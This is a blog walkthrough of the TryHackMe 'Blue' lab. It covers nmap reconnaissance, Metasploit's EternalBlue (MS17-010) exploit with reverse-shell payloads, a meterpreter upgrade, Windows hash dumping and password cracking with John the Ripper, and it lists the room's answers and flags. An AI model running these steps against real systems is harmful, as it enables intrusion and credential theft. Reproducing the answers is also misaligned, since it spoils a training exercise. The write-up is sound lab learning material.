

Open in app ↗

Medium

🔍 Search


✍ Write



# TryHackMe — Blue| Walkthrough (THM)



Mohamed Wageh · 4 min read · Just now



## Description:-

Deploy & hack into a Windows machine, leveraging common misconfigurations issues.

## Recon:-

```
nmap -sV -sC -T4 10.10.61.130
```

- `-sV` : Attempts to detect service versions.
- `-sC` : Runs default Nmap scripts against the target (useful for quick enumeration).
- `-T4` : Speeds up the scan without making it too aggressive.

This scan helps us find any exposed services and potential misconfigurations we can exploit.

```
(kali@kali)-[~]
$ nmap -sV -sC -T4 10.10.61.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 13:31 EDT
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 96.01% done; ETC: 13:32 (0:00:02 remaining)
Stats: 0:03:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.22% done; ETC: 13:34 (0:00:01 remaining)
Nmap scan report for 10.10.61.130
Host is up (0.11s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-07-20T17:33:57+00:00; +2s from scanner time.
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:0:
|_  Message signing enabled but not required
|_clock-skew: mean: 1h15m02s, deviation: 2h30m01s, median: 1s
|_smb2-time:
|   date: 2025-07-20T17:33:42
|_  start_date: 2025-07-20T17:17:46
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-20T12:33:41-05:00
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:b2:7d:ee:2a:15 (unknown)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 274.55 seconds
```

1- Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed

2- How many ports are open with a port number under 1000?

3

3- What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

MS17-010

*#Windows 7 SP1 with SMBv1 enabled is known to be vulnerable to the MS17-010 vulnerability*

## Gain Access:-

1- Start Metasploit

No answer needed



```
msf6 > search ms17_010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .              .      .
2  \ target: Windows 7                      .              .      .
3  \ target: Windows Embedded Standard 7    .              .      .
4  \ target: Windows Server 2008 R2         .              .      .
5  \ target: Windows 8                      .              .      .
6  \ target: Windows 8.1                    .              .      .
7  \ target: Windows Server 2012            .              .      .
8  \ target: Windows 10 Pro                 .              .      .
9  \ target: Windows 10 Enterprise Evaluation .              .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                      .              .      .
12 \ target: PowerShell                     .              .      .
13 \ target: Native upload                  .              .      .
14 \ target: MOF upload                     .              .      .
15 \ AKA: ETERNALSYNERGY                   .              .      .
16 \ AKA: ETERNALROMANCE                   .              .      .
17 \ AKA: ETERNALCHAMPION                  .              .      .
18 \ AKA: ETERNALBLUE                      .              .      .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                   .              .      .
21 \ AKA: ETERNALROMANCE                   .              .      .
22 \ AKA: ETERNALCHAMPION                  .              .      .
23 \ AKA: ETERNALBLUE                      .              .      .
24 auxiliary/scanner/smb/ms17_010           .              normal  No   MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                     .              .      .
26 \ AKA: ETERNALBLUE                      .              .      .

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/ms17_010

msf6 > 
```

We want to search for exploit for this machine so we will use the search in metasploit

To use the exploit use the command :

```
use 0
```

2- Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

```
exploit/windows/smb/ms17_010_eternalblue
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.10.10.10      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.10      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.61.130
RHOSTS => 10.10.61.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
```

3- Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS

set RHOSTS [Tryhackme Machine IP]

set LHOST [tun0 IP]

exploit

4- Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

set payload windows/x64/shell/reverse\_tcp

With that done, run the exploit!

```
run
```

```
[+] 10.10.110.128:445 - =====  
[+] 10.10.110.128:445 - =====WIN=====  
[+] 10.10.110.128:445 - =====  
  
C:\Windows\system32>
```

## Escalate:-

```
use post/multi/manage/shell_to_meterpreter
```

We will use the sessions command to view the saved background sessions

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1		shell x64/windows		[REDACTED]:4444 → 10.10.110.128:49185 (10.10.110.128)

Set the required option, you may need to list all of the sessions to find your target here.

```
set sessions <session_id>
```

```
set LHOST tun0
```

once the meterpreter shell conversion completes select that session for use

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on [REDACTED]:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (201798 bytes) to 10.10.110.128
[*] Meterpreter session 2 opened ([REDACTED]:4433 → 10.10.110.128:49217) at 2024-09-04 18:31:21 +0700
[*] Stopping exploit/multi/handler
```

Launch session 2 created by the recent exploit.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > █
```

1- Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```
Jon
```



```
meterpreter > migrate 2780
[*] Migrating from 2184 to 2780...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 2780
[*] Migrating from 2184 to 2780...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > hashdupm
[-] Unknown command: hashdupm. Did you mean hashdump? Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

We'll use John the Ripper to crack the password hash.

first copy the password and put it in a file.txt

```
nano pass.txt
```

then use john the ripper to crack it

```
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashe.txt
```

2. Copy this password hash to a file and research how to crack it. What is the cracked password?

```
alqfna22
```

## Find flags! :-

```
meterpreter > cd C:\\
meterpreter > dir
Listing: C:\\
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2018-12-13 10:13:36 +0700	\$Recycle.Bin
040777/rwxrwxrwx	0	dir	2009-07-14 12:08:56 +0700	Documents and Settings
040777/rwxrwxrwx	0	dir	2009-07-14 10:20:08 +0700	PerfLogs
040555/r-xr-xr-x	4096	dir	2019-03-18 05:22:01 +0700	Program Files
040555/r-xr-xr-x	4096	dir	2019-03-18 05:28:38 +0700	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2019-03-18 05:35:57 +0700	ProgramData
040777/rwxrwxrwx	0	dir	2018-12-13 10:13:22 +0700	Recovery
040777/rwxrwxrwx	4096	dir	2024-09-04 18:28:36 +0700	System Volume Information
040555/r-xr-xr-x	4096	dir	2018-12-13 10:13:28 +0700	Users
040777/rwxrwxrwx	16384	dir	2019-03-18 05:36:30 +0700	Windows
100666/rw-rw-rw-	24	fil	2019-03-18 02:27:21 +0700	flag1.txt
000000/	0	fif	1970-01-01 07:00:00 +0700	hiberfil.sys
000000/	0	fif	1970-01-01 07:00:00 +0700	pagefile.sys

1- Flag1? *This flag can be found at the system root.*

```
flag{access_the_machine}
```

2. Flag2? *This flag can be found at the location where passwords are stored within Windows.*

we will use the `search` command to find it

```
search -f flag2.txt
```

```
flag{sam_database_elevated_access}
```

3. flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

After navigating through the user directories, I found it inside the Admin's documents.

```
100666/rw-rw-rw- 37 fil 2019-03-18 02:26:36 +0700 flag3.txt
```

```
flag{admin_documents_can_be_valuable}
```

-----  
-----

[Tryhackme](#)[Tryhackme Writeup](#)[Tryhackme Walkthrough](#)[Metasploit](#)[Windows Exploit](#)

**Written by Mohamed Wageh**

0 followers · 1 following

[Edit profile](#)